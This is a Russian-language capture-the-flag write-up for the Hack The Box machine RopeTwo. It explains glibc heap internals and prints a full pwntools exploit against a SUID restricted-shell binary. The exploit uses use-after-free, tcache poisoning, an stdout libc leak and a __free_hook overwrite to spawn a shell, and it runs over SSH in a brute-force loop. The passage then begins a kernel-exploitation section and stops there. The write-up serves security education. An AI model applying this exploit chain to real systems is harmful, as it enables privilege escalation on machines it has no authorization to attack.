chromeuser@rope2:/tmp$ ./linpeas.sh > linpeas.txt

artex@kali:/home/artex/HTB/RopeTwo# scp -i ssh/key
chromeuser@10.10.10.196:/tmp/linpeas.txt linpeas.txt
```

Смотрим внимательно отчет, анализируя каждую строчку. В разделе «Interesting Files — SUID» видим интересный файл — rshell.



Файлы с включенным битом SUID

Посмотрим внимательнее, что это.



Запускаем rshell

Похоже на restricted shell с включенным битом SUID, это явно наш пациент! Скачиваем и натравливаем на него «Гидру». Не буду приводить здесь весь листинг дизассемблированного кода, я вместо этого сделал упрощенную диаграмму с основной логикой функций rshell.




Диаграмма основных дизассемблированных функций

Как оказалось, это вовсе не restricted shell, а лишь его эмуляция. Нам доступно всего несколько команд: add, edit, rm, ls, echo, id и whoami. Самые интересные из них — первые четыре (позже выяснится, что три). Они позволяют создавать, изменять, удалять и отображать объекты («файлы») и выделять соответствующие им участки в памяти с определенным размером (не более 112 байт) и контентом. Причем команда ls выводит только имена файлов, без содержания. Что ж, все указывает на то, что впереди нас ждет heap exploitation.

В интернете много информации на эту тему, начать свое погружение в нее можно, например, с сайта Дхавала Капила. Первое, что нам нужно, — найти уязвимости в коде, которые можно проэксплуатировать.

На первый взгляд, никаких явных уязвимостей в коде нет. Везде используются либо безопасные функции, либо проверки размерности, а ввод терминируется нулем. Я потратил много времени, прежде чем нашел уязвимость под названием use after free (UAF).

Подробнее о том, что такое UAF, можно почитать, например, в блоге Orange Cyberdefense.

НАСТРАИВАЕМ ОКРУЖЕНИЕ


Наш эксплоит мы будем писать с помощью pwntools — незаменимой питоновской библиотеки для создания эксплоитов. Но первым делом нам нужно настроить окружение. Для этого, помимо самого rshell, необходимо скачать с машины RopeTwo библиотеки glibc (стандартная библиотека C, реализующая системные вызовы и основные функции, такие как malloc, open, printf) и ld (библиотека динамической линковки). Это необходимо для полной совместимости версий. Во-первых, новые релизы glibc часто содержат изменения, устраняющие те или иные уязвимости, а во-вторых, нам важно, чтобы смещения всех функций совпадали. Ниже приведена таблица версий glibc и возможности использования различных вариантов heap exploitation.

Техника эксплуатации	GLIBC 2.15	GLIBC 2.19	GLIBC 2.23	GLIBC 2.27	GLIBC 2.29
House of Spirit	yes	yes	yes	yes	yes
House of Force	yes	yes	yes	yes	no
House of Lore	yes	yes	yes	no	no
Fastbin Dup	yes	yes	yes	yes	no*
Fastbin Dup Consolidate	yes	yes	yes	yes	no*
Tcache Dup	no	no	no	yes	no
Tcache Poisoning	no	no	no	yes	yes
Tcache House of Spirit	no	no	no	yes	yes

*можно использовать, есть отключен per-thread cache

Популярные техники heap exploitation

Видим, что в нашем случае мы будем использовать версию libc 2.29.




Версия libc на сервере

Также в интернете необходимо найти и скачать версию libc 2.29 с отладочными символами, без них писать эксплоит крайне затруднительно. Думаю, с этим квестом ты справишься.

Теперь надо пропатчить наш rshell командой `patchelf --set-interpreter ./ld-2.29.so rshell`, чтобы он стал использовать линкер нужной версии.

Теперь, если ты хочешь запустить rshell с нужной версией libc, используй команду

```
LD_PRELOAD='libc-2.29.so' rshell
```



Вывод checksec

Вывод checksec заставляет содрогнуться — включены все защитные механизмы! Но мы принимаем вызов!

1. **Full RELRO.** Глобальная таблица смещений (GOT) доступна только для чтения. Это означает, что мы не можем перезаписать в ней указатель функции, чтобы изменить ход выполнения программы.
2. **Canary found.** В стеке размещается «канарейка» (определенное значение, перезапись которого означает, что стек был изменен), поэтому переполнение стека нам не светит, если только мы не сможем заполучить контроль над «канарейкой».
3. **NX enabled.** Означает отсутствие областей в памяти, позволяющих одновременную запись и исполнение (RWX). Поэтому мы не можем поместить в адресное пространство шелл-код и запустить его.
4. **PIE enabled.** PIE — это аббревиатура от Position Independent Executable. Означает, что базовый адрес исполняемого файла меняется при каждом запуске, поэтому без утечки использовать ROP и ret2libc не получится.

Для начала напишем вспомогательные функции, эмулирующие пользовательский ввод.

```
def add(name, size, content="A"):
    io.sendlineafter('$ ', 'add '+str(name))
    io.sendlineafter('size: ', str(int(size)))
    io.recvuntil("content: ")
    io.sendline(content)

def edit(name, size, content="A"):
    io.sendlineafter('$ ', 'edit '+str(name))
    io.sendlineafter('size: ', str(int(size)))
    if int(size) != 0:
        io.recvuntil("content: ")
        io.send(content)

def rm(name):
    io.sendlineafter('$ ', 'rm '+str(name))
```

Тут сразу важно отметить, что в функции `add` мы не можем использовать `io.send(content)`, как в функции `edit`, поскольку для записи контента add использует `fgets`, а edit — `read`. Поэтому воспользуемся методом `io.sendline(content)`, который добавляет в конце перенос строки и головной боли нам (об этом дальше).

КУЧА, БИНЫ И ЧАНКИ

Бин — это корзина, в которую попадают освобожденные участки памяти (чанки). Представляет собой список освобожденных чанков, который бывает односвязный и двусвязный. Основное его назначение — быстрое выделение участка памяти (по статистике, в программах часто выделяются и освобождаются участки памяти одинаковых размеров). Вид связности списка зависит от того, в какой бин попал освобождаемый чанк, что, в свою очередь, зависит от его размера. Размер чанка увеличивается кратно 16 байтам (0x20 → 0x30 → 0x40...). Это значит, что младшие 4 бита поля размера чанка не используются. Вместо этого они содержат флаги состояния чанка:

- `PREV_INUSE` — установленный флаг означает, что предыдущий чанк используется, и наоборот;
- `IS_MMAPPED` — означает, что этот чанк был выделен `mmap()`;
- `NON_MAIN_ARENA` — означает, что чанк не принадлежит main arena.

Арена — это структура функции `malloc`, содержащая бины для освобожденных из кучи чанков.

Максимальное количество арен для процесса ограничено количеством ядер процессора, которое доступно этому процессу.


На данный момент существует пять типов бинов (цифры приведены для 64-битных приложений):

1. **Tcache** (появился в glibc 2.26) для любых чанков, которые меньше или равны 0x410 байт. Всего 64 односвязных списка на каждую арену. Каждый tcache bin хранит чанки одинакового размера. Каждый tcache bin может хранить максимум семь освобожденных чанков.
2. **Fast** для любых чанков, которые меньше или равны 0x0b байт. Всего десять односвязных списков на каждую арену с размером от 0x20 до 0xb0.
3. **Unsorted**. Двусвязный список, который может содержать чанки любого размера. Каждая арена содержит только один такой список. При выделении области памяти перед unsorted bin свободные чанки ищутся сначала в бинах tcache, fast и small. Large bin опрашивается последним.
4. **Small** — коллекция из 62 двусвязных списков на каждую арену размером от 0x20 до 0x3f0 (перекрываются по размерам с fast bins).
5. **Large** — коллекция из 63 двусвязных списков на каждую арену, из них каждый содержит чанки, размер которых лежит в определенном диапазоне (например, `largebin 0x400` содержит освобожденные чанки размеров 0x400–0x430).

Для наглядности выполним простой код, который создает и очищает два чанка по 0x30 байт каждый:

```
add(0, 0x28)
add(1, 0x28)
rm(0)
rm(1)
```

Посмотрим, как это выглядит в GDB. Мы видим, что оба чанка попали в `tcachebin 0x30`. Структура tcache bin представлена на скриншоте.



Tcache bin в отладчике

Односвязный список можно представить так.

Односвязный список бина

А двусвязный — так (для small bins Size будет одинаковый, а для large bin еще добавятся указатели `fd_nextsize` и `bk_nextsize`).

Двусвязный список бина

fd указывает на следующий чанк в списке, а **bk** — на предыдущий.

Продолжение статьи →

КУЧА ПРИКЛЮЧЕНИЙ

ИЗУЧАЕМ МЕТОДЫ HEAP EXPLOITATION НА ВИРТУАЛКЕ С HACK THE BOX

ПИШЕМ ЭКСПЛОИТ

С теорией покончено, теперь попробуем написать примитив произвольной записи, используя UAF. Мы не можем использовать технику Tcache Dup (Double Free), так как в glibc 2.29 появилась защита от нее.

Но вместо двойного вызова `free()` мы можем использовать realloc с размером 0. Ниже приведен код примера:

```
--skip--
def debug(breakpoints):
    script_noaslr= '''
set verbose on
break *0x555555555656
commands
silent
tcachebins
continue
end
continue
'''
    gdb.attach(io,gdbscript=script_noaslr)

TARGET=p64(0x55555555a3f0)
VALUE=p64(0xdeadbeef)
add('A', 0x28)
edit('A', 0) # Помещаем чанк в tcachebins 0x30
io.sendlineafter('$ ', 'ls') # Выводим tcachebins
edit('A', 0x28, TARGET) # Пишем адрес назначения в «пустой» чанк, заменяя указатель fd
io.sendlineafter('$ ', 'ls') # В tcachebins теперь два чанка, один из которых указывает на TARGET
add('B', 0x28) # «Достаем» из корзины последний чанк из цепочки
edit('B', 0x38) # Увеличиваем размер чанка B и очищаем его
rm('B')
edit('A',0x48) # Увеличиваем размер чанка A и очищаем его
rm('A')
io.sendlineafter('$ ', 'ls') # У нас три tcachebins, 0x30 указывает на TARGET
add('A', 0x28, VALUE) # Выделяем чанк размером 0x30, тем самым пишем VALUE в TARGET
--skip--
```


Вставляем этот фрагмент в наш скрипт и запускаем командой `./uaf.py NOASLR GDB`.

Первый параметр отключает ASLR (Address Space Layout Randomization), а второй запускает GDB.

В ключевых местах я повесил вывод `tcachebins` в `pwndbg` на адрес функции `ls` — `0x555555555656` (при каждом вызове ls мы будем видеть информацию о `tcachebins` в отладчике).

Вывод tcache bins в отладчике

Видим, что значение по адресу 0x55555555a3f0 перезаписано!



Значение в памяти перезаписано

Теперь, когда у нас есть примитив произвольной записи, нужно придумать, как его использовать (забегая вперед, скажу, что в финальном эксплоите этот примитив будет модифицирован, так как мы ограничены только двумя файлами). План обычно следующий: добиваемся утечки адреса библиотеки libc, вычисляем ее базовый адрес по смещению, а затем подменяем вызов какого-либо хука `one_gadget` или системным вызовом, если `one_gadget` не работает (не соблюдаются условия его вызова).

На этом этапе достаточно просто написать эксплоит, подсмотрев адрес libc в `/proc/_pid_/maps`. Можешь попробовать, это будет хорошей практикой! Но такой фокус не пройдет на виртуалке, так как при запуске бинарника с битом SUID карта памяти процесса будет недоступна для чтения.

Поэтому возникает вопрос: как нам добиться утечки адреса libc, если в бинарнике включены все механизмы защиты, а в коде нет явных уязвимостей? При этом мы ограничены только двумя чанками максимум по 70 байт каждый! На первый взгляд это кажется невозможным, и мне пришлось провести немало часов в интернете, прежде чем ответ нашелся.

Разгадка кроется в создании фиктивного unsorted bin и брутфорсе 4 бит указателя на stdout. Но обо всем по порядку.

Первое, что нам нужно, — подменить размер чанка, чтобы его размер превысил 420 байт и при его очистке он попал в unsorted bin. Причина, по которой нам так важен unsorted bin, в том, что в `fd` и `bk` помещаются указатели на libc (main arena + offset). Таким образом мы получаем доступ к адресному пространству libc, обойдя PIE и ASLR!

Далее мы можем заменить последние два байта этого адреса, чтобы он стал указывать на stdout. Однако из-за ASLR смещение при каждом запуске отличается, но, к счастью, всего на 4 бита! Остается главный вопрос: как заставить stdout вывести нам адрес libc?

Для этого придется углубиться в анализ исходников, после чего получается следующая картина.


При вызове `puts` происходит вызов функции `_IO_new_file_overflow` по следующей цепочке: `_IO_puts` → `_IO_sputn` → `_IO_new_file_xsputn` → `_IO_new_file_overflow`. В `_IO_new_file_overflow` нас интересует вызов `_IO_do_write`, который определен как макрос функции `_IO_new_do_write`. Если флаги в это время сигнализируют о том, что буфер не пуст, то значение буфера (указатель `_IO_write_base` указывает на начало буфера, а `_IO_write_ptr` — на его конец) выводится в stdout. Если мы изменим флаги `_IO_2_1_stdout_` нужным образом, мы сможем устроить утечку адреса libc!

Звучит как план, попробуем его реализовать. Первое, что нам необходимо, — добиться попадания чанка в unsorted bin. Но как это сделать, если мы ограничены размером 0x70 байт?

Будем создавать большой фиктивный чанк! Сначала подготовим вспомогательные чанки:

```
add(0, 0x68)
edit(0, 0, "") # tcache 0x70
edit(0, 0x18)  # tcache 0x50 (0x70-0x20)
rm(0)  # tcache  0x20

add(0, 0x48)
edit(0, 0, "") # tcache 0x50
edit(0, 0x48, "C"*0x10) # Перезаписываем fd и bk, чтобы избежать проверки double free
rm(0)
```


Благодаря этим манипуляциям с tcache и у нас появилось наложение чанков.



Наложение чанков

Теперь мы можем изменить размер нашего фиктивного чанка:

```
add(0, 0x48) # Достаем из бина один tcache 0x50
add(1, 0x68, b"C"*0x18+p64(0x451)) # Достаем tcache 0x70 и пишем 0x451 в поле size фиктивного чанка
rm(1)
```




Поменяли размер фиктивного чанка

Отлично, размер tcache 0x50 изменился на 0x450. Теперь нужно выделить достаточное количество памяти, чтобы можно было ее освободить.


```
# Выделяем 0x400+ байт для unsorted bin
for i in range(9):
    add(1, 0x28)
    edit(1, 0x70)
    rm(1)

# После этого шага у нас создается unsorted bin, fd которого указывает на main_arena + 96
# А поскольку мы сделали наложение чанков, этот fd совпадает с fd tcache 0x50
edit(0, 0, "")
# Частично перезаписываем fd, чтобы попасть в stdout (bruteforce 4 bits)
edit(0, 0x38, p16(0x7750))
```

В итоге у нас получается следующая картина.



Заменяем указатель fd на stdout

Начало структуры `IO_2_1_stdout` выглядит так.



Структура stdout

Мы почти у цели: достаем из tcache 0x50 лишний чанк и записываем нужный нам «пейлоад» в stdout-0x10 (если повезет, шанс — 1/16). Тут надо подробнее остановиться на самом пейлоаде. Пользуясь случаем, перед stdout мы пишем строку 16 байт, которую передадим в качестве параметра в `system("/bin/sh")`. Далее нам необходимо записать значение `_flags`. Чтобы обмануть функцию `_IO_new_do_write`, нам нужны следующие флаги, определенные в `libio.h`:

```
#define _IO_MAGIC 0xFBAD0000 /* Magic number */
...
#define _IO_CURRENTLY_PUTTING 0x800
#define _IO_IS_APPENDING 0x1000
```

В поле `_flags` из `_IO_2_1_stdout` пишем значение `0xfbad1800`, которое заставляет `_IO_new_do_write` думать, что буфер непустой. Три следующих qword (указатели `IO_read`) должны быть пустыми, но мы записываем в `_IO_read_base` строку `"leak:"`, чтобы потом проще было найти нужный адрес. Функция `rjust` выравнивает строку `"leak:"` по правому краю, чтобы за ней сразу шел адрес `_IO_write_base`. Первый параметр функции — это ширина границ выравнивания, а второй — символ, которым заполняются пустые места (по умолчанию — пробел). Почему ширина границ выравнивания 7, а не 8? Помнишь, в начале я говорил, что функция add использует `fgets` и добавляет перенос строки в конце? Именно из-за этого приходится делать поправку в 1 байт.

```
add(1, 0x48) # Достаем из бина лишний tcache 0x50
edit(1, 0x18)
rm(1)
edit(0, 0x18, "C"*0x10)
rm(0)

add(0, 0x48, b"/bin/sh\x00"+b"\x00"*8+p64(0xfbad1800)+p64(0)*2+b"leak:".rjust(7, b"\x00"))
```

В итоге, если мы попали в нужный нам адрес (`_IO_2_1_stdout_` – 0x10), картина будет следующая:

```
0x15555551e750 <_IO_2_1_stderr_+208>:   0x0068732f6e69622f ("/bin/sh") 0x0000000000000000
0x15555551e760 <_IO_2_1_stdout_>:       0x00000000fbad1800 (flags) 0x0000000000000000
0x15555551e770 <_IO_2_1_stdout_+16>:    0x0000000000000000 0x0a3a6b61656c0000 ("leak:\n")
0x15555551e780 <_IO_2_1_stdout_+32>:    0x000015555551e700 (_IO_write_base) 0x000015555551e7e3
0x15555551e790 <_IO_2_1_stdout_+48>:    0x000015555551e7e3 0x000015555551e7e3
0x15555551e7a0 <_IO_2_1_stdout_+64>:    0x000015555551e7e4 0x0000000000000000
```

Так как функция `add` использует `puts`, мы сразу получаем долгожданную утечку адреса libc (`_IO_write_base_`)!

Дело осталось за малым — рассчитать нужные смещения (достаточно только `libc_base`, остальное pwntools сделает за нас!), заменить хук освобождения памяти `__free_hook` на `system` с помощью UAF и вызвать очистку памяти с параметром `"/bin/sh"` (об этом параметре мы уже позаботились).

Полный листинг эксплоита с комментариями приведен ниже.

Осталось придумать, как подключиться эксплоитом к rshell на сервере и автоматизировать процесс. Для этого в pwntools есть замечательный инструмент — SSH tube.

Он позволяет подключаться по SSH к серверу и с помощью Python запускать эксплуатацию нужного нам процесса. Но с RopeTwo есть один нюанс — на сервере отсутствует Python 2, а pwntools по умолчанию работает только с ним. Придется немного пошаманить!

Находим у себя файл `../dist-packages/pwnlib/tubes/ssh.py`, в нем строку, где перечислены интерпретаторы Python, и добавляем в нее `python3`:

```
script = 'for py in python2.7 python2 python python3; do test -x "$(which $py 2>&1)" && exec $py -c %s check; done; echo 2' % sh_string(script)
```

Есть и еще одна проблема — при неудачном брутфорсе rshell периодически зависает, поэтому я решил перезапускать брутфорс по таймеру с помощью signal.

INFO

Signal — это асинхронное уведомление процесса Linux о каком-либо событии. В данном случае нас интересует SIGALRM — сигнал истечения заданного времени. В Википедии об этом есть подробная статья: Сигнал_(Unix).

А вот и финальный код эксплоита:

```
#!/usr/bin/env python3

from pwn import *
import signal

# Вспомогательная функция для рестарта зависшего шелла
def handler(signum, frame):
    log.warning("Game over, rshell freezes")
    io.close()

# Базовые настройки
context(os="linux", arch="amd64")
localfile = "./rshell"
locallibc = "./libc-2.29.so"

pf = lambda name,num           :log.info(name + ": 0x%x" % num)

elf = ELF(localfile)
libc = ELF(locallibc)
io = process(localfile, env={'LD_PRELOAD': locallibc}, timeout=1)

# Функция отладки
def debug(breakpoints):
    script= '''
continue
'''
    gdb.attach(io,gdbscript=script)

# Вспомогательные функции
def add(name, size, content="A"):
    io.sendlineafter('$ ', 'add '+str(name))
    io.sendlineafter('size: ', str(int(size)))
    io.recvuntil("content: ")
    io.sendline(content)

def edit(name, size, content="A"):
    io.sendlineafter('$ ', 'edit '+str(name))
    io.sendlineafter('size: ', str(int(size)))
    if int(size) != 0:
        io.recvuntil("content: ")
        io.send(content)

def rm(name):
    io.sendlineafter('$ ', 'rm '+str(name))


def exp():
    # Запускаем таймер — 25 секунд
    signal.alarm(25)

    add(0, 0x68) # Создаем вспомогательные tcache
    edit(0, 0, "") # tcache 0x70
    edit(0, 0x18)  # tcache 0x50 (0x70-0x20)
    rm(0)  # tcache  0x20

    add(0, 0x48) # Создаем фиктивный чанк
    edit(0, 0, "") # tcache 0x50
    edit(0, 0x48, "C"*0x10) # Перезаписываем fd и bk, чтобы избежать проверки double free
    rm(0)

    add(0, 0x48) # Достаем из бина один tcache 0x50
    add(1, 0x68, b"C"*0x18+p64(0x451)) # Достаем tcache 0x70 и пишем 0x451 в поле size фиктивного чанка
    rm(1)

    # Выделяем 0x400+ байт для unsorted bin, обходя проверку prev_inuse в функции free()
    for i in range(9):
        add(1, 0x28)
        edit(1, 0x70) # Мы ограничены 0x70, но получаем чанк 0x80
        rm(1)

    # После этого шага у нас создается unsorted bin, fd которого указывает на main_arena + 96
    # А поскольку мы сделали наложение чанков, этот fd совпадает с fd tcache 0x50
    edit(0, 0, "")
    # Частично перезаписываем fd, чтобы попасть в stdout (bruteforce 4 bits)
    edit(0, 0x38, p16(0x7750))
    # Достаем из бина лишний tcache 0x50
    add(1, 0x48)
    edit(1, 0x18)
    rm(1)
    edit(0, 0x18, "C"*0x10) # Перезаписываем fd и bk, чтобы избежать проверки double free
    rm(0)
    # Пишем в stdout утечку адреса _IO_write_base
    add(0, 0x48, b"/bin/sh\x00"+b"\x00"*8+p64(0xfbad1800)+p64(0)*2+b"leak:".rjust(7, b"\x00"))
    # Если в полученной строке не содержится "leak:", пробуем заново
    if len(io.recvuntil("leak:")) == 0:
        log.debug("failed")
        return
    # Адрес найден, вычисляем смещение libc_base (оно разное для разных версий libc)
    leak_addr=u64(io.recv(8)[1:7]+b'\x00'*2)
    pf("leak_addr", leak_addr)
    libc_base = leak_addr - (0x15555551d700-0x155555338000)  # REAL
    # libc_base = leak_addr - (0x7ffff7fc7700-0x7ffff7c15000) # DEBUG
    libc.address = libc_base
    pf("libc_base", libc_base)

    # Опять проворачиваем трюк с наложением (tcache 0x60 вложен в tcache 0x80)
    add(1, 0x70) # Мы ограничены 0x70, но получаем чанк 0x80
    edit(1, 0, "")
    edit(1, 0x18, "C"*0x10) # Перезаписываем fd и bk, чтобы избежать проверки double free
    rm(1)
    # Пишем указатель на __free_hook в fd tcache 0x60
    add(1, 0x70, b"C"*0x18+p64(0x61)+p64(libc.sym["__free_hook"]))
    rm(1)
    # Достаем из бина лишний tcache 0x60
    add(1, 0x58)
    edit(1, 0x28)
    rm(1)
    # Перезаписываем __free_hook на system
    add(1, 0x58, p64(libc.symbols["system"]))
    # Удаляем файл 0, который указывает на '/bin/sh\x00'. Получаем system("/bin/sh")!
    rm(0)
    signal.alarm(0) # Сбрасываем таймер
    io.interactive() # Переходим в интерактив

if not args.REMOTE and args.GDB:
    debug([])

signal.signal(signal.SIGALRM, handler)
# Цикл брутфорса
while True:
    try:
        print("---------------------------------")
        # io = process(localfile, env={'LD_PRELOAD': locallibc}, timeout=10) # - local
        # l = listen(31337) # Для удаленного подключения и отладки
        # io = l.wait_for_connection()
        s =  ssh(host='10.10.10.196', user='chromeuser',keyfile='ssh_key')
        io = s.process("/usr/bin/rshell")
        exp()
    except Exception:
        io.close()
```

Брутфорс обычно занимает три-четыре минуты, но тут как повезет... А в конце нас ждет долгожданный шелл пользователя r4j! Наконец-то мы получили этот невероятно сложный флаг! Или нет?!

```
[+] Connecting to 10.10.10.196 on port 22: Done
[+] Starting remote process '/usr/bin/rshell' on 10.10.10.196: pid 14081
[*] leak_addr: 0x7f5ed04e7700
[*] libc_base: 0x7f5ed0302000
[*] Switching to interactive mode
$ $ id
uid=1000(r4j) gid=1001(chromeuser) groups=1001(chromeuser)
$ $ pwd
/home/chromeuser
$ $ cd /home/r4j
$ $ ls -la
total 40
drwx------ 6 r4j  r4j  4096 Jun  1  2020 .
drwxr-xr-x 4 root root 4096 Feb  5  2020 ..
lrwxrwxrwx 1 root root    9 Feb 23  2020 .bash_history → /dev/null
-rwx------ 1 r4j  r4j   220 Apr  4  2019 .bash_logout
-rwx------ 1 r4j  r4j    88 Apr 21 19:56 .bashrc
drwx------ 2 r4j  r4j  4096 Feb 23  2020 .cache
drwx------ 2 r4j  r4j  4096 May 27  2020 .config
drwx------ 3 r4j  r4j  4096 Feb 23  2020 .gnupg
-rwx------ 1 r4j  r4j   807 Apr  4  2019 .profile
drwx------ 2 r4j  r4j  4096 Dec 21 19:47 .ssh
-rw-r----- 1 root r4j    33 Dec 21 14:08 user.txt
$ $ cat user.txt
cat: user.txt: Permission denied
```

Очередная головоломка: флаг может прочитать только root и пользователь из группы r4j. А наш gid по-прежнему — chromeuser!

Это задачку предлагаю решить тебе самому, она несложная.

(ʞuᴉlɯʎs :ʇuᴉɥ)

WWW

- LinPEAS — Linux Privilege Escalation Awesome Script (GitHub)
- Ghidra (GitHub)
- Investigation of x64 glibc heap exploitation techniques on Linux (Матиас Рёрвик, PDF)
- Heap Exploitation (Дхавал Капил)
- Linux Heap Exploitation Intro Series: Used and Abused — Use After Free (Orange Cyberdefense)
- pwntools

ПОГРУЖЕНИЕ В НЕДРА

artex
Эксперт по информационной безопасности
a.r.t.e.x@ya.ru

РАЗБИРАЕМ KERNEL EXPLOITATION, ЧТОБЫ ДОБРАТЬСЯ ДО РУТА НА ВИРТУАЛКЕ С HACK THE BOX

В этой статье будем разбирать одну из самых сложных тем в сфере PWN — эксплуатацию ядра Linux. Ты узнаешь, какие инструменты применяются для отладки ядра, что такое LKM, KGDB, IOCTL, TTY, и много других интересных вещей!

В статьях «Разбираем V8» и «Куча приключений» мы проложили себе путь к пользователю r4j на хардкорной виртуалке RopeTwo. Чтобы добраться до рута, остается последний шаг, но какой! Нас ждет ROP (не зря же виртуалку так назвали) и kernel exploitation. Мозги будут закипать, обещаю! Запасайся ~~попкорном~~ дебаггером и поехали!

РАЗВЕДКА

Как и в случае с флагом пользователя из предыдущей статьи, первым делом запускаем LinPEAS и внимательно смотрим, за что можно зацепиться. В глаза бросаются две подозрительные строчки:

```
[+] Looking for Signature verification failed in dmseg
[   13.882339] ralloc: module verification failed: signature and/or required key missing - tainting kernel
--
[+] Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root r4j 5856 Jun  1  2020 /usr/lib/modules/5.0.0-38-generic/kernel/drivers/ralloc/ralloc.ko
```

Видим, что в системе от пользователя root загружен неподписанный модуль ядра, доступный нам для чтения. А это значит, что впереди kernel exploitation!

СТАТИЧЕСКИЙ АНАЛИЗ

Первое, что нам нужно, — это скачать себе ralloc.ko и натравить на него «Гидру».

